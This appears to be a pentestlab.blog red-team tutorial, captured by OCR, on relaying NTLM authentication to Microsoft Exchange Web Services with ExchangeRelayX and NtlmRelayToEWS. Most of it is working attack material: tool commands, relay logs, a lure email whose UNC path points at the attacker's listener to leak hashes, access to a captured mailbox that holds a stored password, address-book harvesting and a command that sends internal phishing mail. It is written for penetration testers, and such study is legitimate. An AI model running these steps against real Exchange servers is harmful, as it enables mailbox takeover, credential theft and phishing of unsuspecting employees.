# Microsoft Exchange – NTLM Relay

pentestlab.blog/category/red-team/page/67


September 9, 2019

Gaining access to the mailbox of a user during a penetration test or a red team engagement can lead to arbitrary code execution, discovery of sensitive data such as credentials or performing internal Phishing to expand access across the network. Typically access to the mailbox is achieved via Phishing or Password Spraying.

Microsoft Exchange servers give a number of opportunities to attackers to abuse existing services like ActiveSync, EWS etc. Some of these services (MAPI, RPC and EWS) support NTLM authentication by default which can allow an attacker to perform a NTLM relay and get direct access to the inbox of a user. This avoids the need to crack the password hash which can be a time consuming process.

William Martin developed a python tool called ExchangeRelayX which can conduct NTLM Relay attack to Microsoft Exchange servers by attacking Exchange Web Services. Executing the following command will check if the Exchange Server support NTLM authentication.

```
./exchangeRelayx.py -c -t https://10.0.1.2
```




```
root@kali:~/ExchangeRelayX# ./exchangeRelayx.py -c -t https://10.0.1.2
ExchangeRelayX
Version: 1.0.0

[*] Testing https://10.0.1.2/EWS/Exchange.asmx for NTLM authentication support...
[*] SUCCESS - Server supports NTLM authentication
root@kali:~/ExchangeRelayX# 
```

ExchangeRelayX – Check for NTLM Support

Running again the tool only with the **-t** parameter (IP address of the Exchange Server) will setup an SMB listener and an HTTP server that will serve a local mail server.

```
./exchangeRelayx.py -t https://10.0.1.2
```




```
root@kali:~/ExchangeRelayX# ./exchangeRelayx.py -t https://10.0.1.2
ExchangeRelayX
Version: 1.0.0

[*] Testing https://10.0.1.2/EWS/Exchange.asmx for NTLM authentication support...
[*] SUCCESS - Server supports NTLM authentication
[*] Setting up SMB Server
[*] Relay servers started
[*] Setting up HTTP Server
 * Serving Flask app "lib.owaServer" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[*]  * Running on http://127.0.0.1:8000/ (Press CTRL+C to quit)
```

ExchangeRelayX – Relay Servers

The mail server will run on localhost port 8000 and it can be access from the browser. Domain users which they got their NTLM password hash captured will appear on this page.



## ExchangeRelayX

For when we can't be bothered to crack a password


### Popped Users

| Domain/Username | Access EWS |
|---|---|

*Table refreshes every 8 seconds

ExchangeRelayX – Main Page

There are multiple ways that NTLM authentication can be triggered. Some of them they have described in the article Places of Interest in Stealing NetNTLM hashes. However, the easiest method is to send an email that will contain a UNC path that will point to the address of the listeners.



pentestlab
RE: Test    Πεμ 1:38 πμ
file:///\\\\10.0.2.21\\share\a.p


pentestlab
RE: Test    Πεμ 1:29 πμ

pentestlab | pentestlab
RE: Test
You replied to this message on 5/9/2019 3:12 πμ.

file:///\\\\10.0.2.21\\share\a.png

Email – UNC Path


Users which they will receive a link with a UNC path that will target the IP address of the listeners will leak their NTLM hash once they click it. The NTLM hash will be captured and the tool will relay the hash to the Exchange for authentication. If the authentication is successful users will be added to the connection manager.



```
[*] SMBD-Thread-514: Received connection from 10.0.1.12, attacking target https://10.0.1.2
[*] HTTP server returned error code 400, treating as a successful login
[*] Authenticating against https://10.0.1.2 as [redacted]\Ian SUCCEED
[*] Added [redacted]/IAN to connection manager
[*] HTTPD: Received connection from 10.0.1.12, attacking target https://10.0.1.2
[*] 127.0.0.1 - - [24/Aug/2019 17:28:05] "GET /listSessions HTTP/1.1" 200 -
[*] HTTPD: Received connection from 10.0.1.12, attacking target https://10.0.1.2
[*] HTTPD: Received connection from 10.0.1.12, attacking target https://10.0.1.2
```

ExchangeRelayX – Relay Attack

The email server acts as an email viewer and the communication is performed via API calls to the Exchange Web Services (EWS).



ExchangeRelayX

For when we can't be bothered to crack a password


Popped Users

| Domain/Username | Access EWS |
|---|---|
| [redacted]/IAN | Go to Portal |

*Table refreshes every 8 seconds

ExchangeRelayX – Popped Users

The users will be able to get access to the inbox, draft, sent and deleted items. Any sensitive emails stored in these folders can be retrieved. The ExchangeRelayX also has a function to compose a new email for conducting an internal Phishing campaign in order to compromise mailboxes of additional users.




Ian [redacted] Sun Aug 25 2019 01:33:00 GMT-0400 (EDT)
Passwords

From: Ian [redacted]<Ian@[redacted].local>
CC: (None)
To: admin@pentestlab.blog <admin@pentestlab.blog>
Subject: Passwords
Date: Sun Aug 25 2019 01:33:52 GMT-0400 (EDT)

Username: Admin
Password: Admin

ExchangeRelayX – Accessing Mailbox

The address list can be also retrieved from the **Address Book** function.



This form abuses the ResolveNames function, which only returns a maximum of 100 results

| | | |
|---|---|---|
| Name | Administrator | Business |
| Email | Administrator@[redacted]t.local | <None> |
| Title | <None> | <None> |
| Department | <None> | <None> |
| | | <None> |
| | | <None> |


ExchangeRelayX – Address List

Similar to ExchangeRelayx, Arno0x0x developed a tool called NtlmRelayToEWS which can be used to perform the same attack but without the Email interface. Both of these tools require Impacket suite for relay. This tool can be used to perform the following:

- Send an HTML formed email
- Harvest all items from Inbox, Sent Items, Calendar, Tasks
- Inject a malicious forward rule to another email address
- Home Page attack
- Set a delegate address

The following command can be used to send an HTML formed email. Full details about the tool usage can be found in the GitHub page.

```
./ntlmRelayToEWS.py -t https://10.0.1.2/EWS/exchange.asmx -r sendMail -d
"Ian@pentest.local" -s Subject -m sampleMsg.html
```



```
root@kali:~/NtlmRelayToEWS# ./ntlmRelayToEWS.py -t https://10.0.1.2/EWS/exchange.asmx -r sendMail -d "Ian@[redacted]t.local" -s Subject -m sampleMsg.html
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] NtlmRelayX to Exchange Web Services - Author: @Arno0x0x
[+] File [sampleMsg.html] successfully loaded !
[*] Running in relay mode to single host
[*] Running in relay mode to single host

[*] Servers started, waiting for connections
```

NtlmRelayToEWS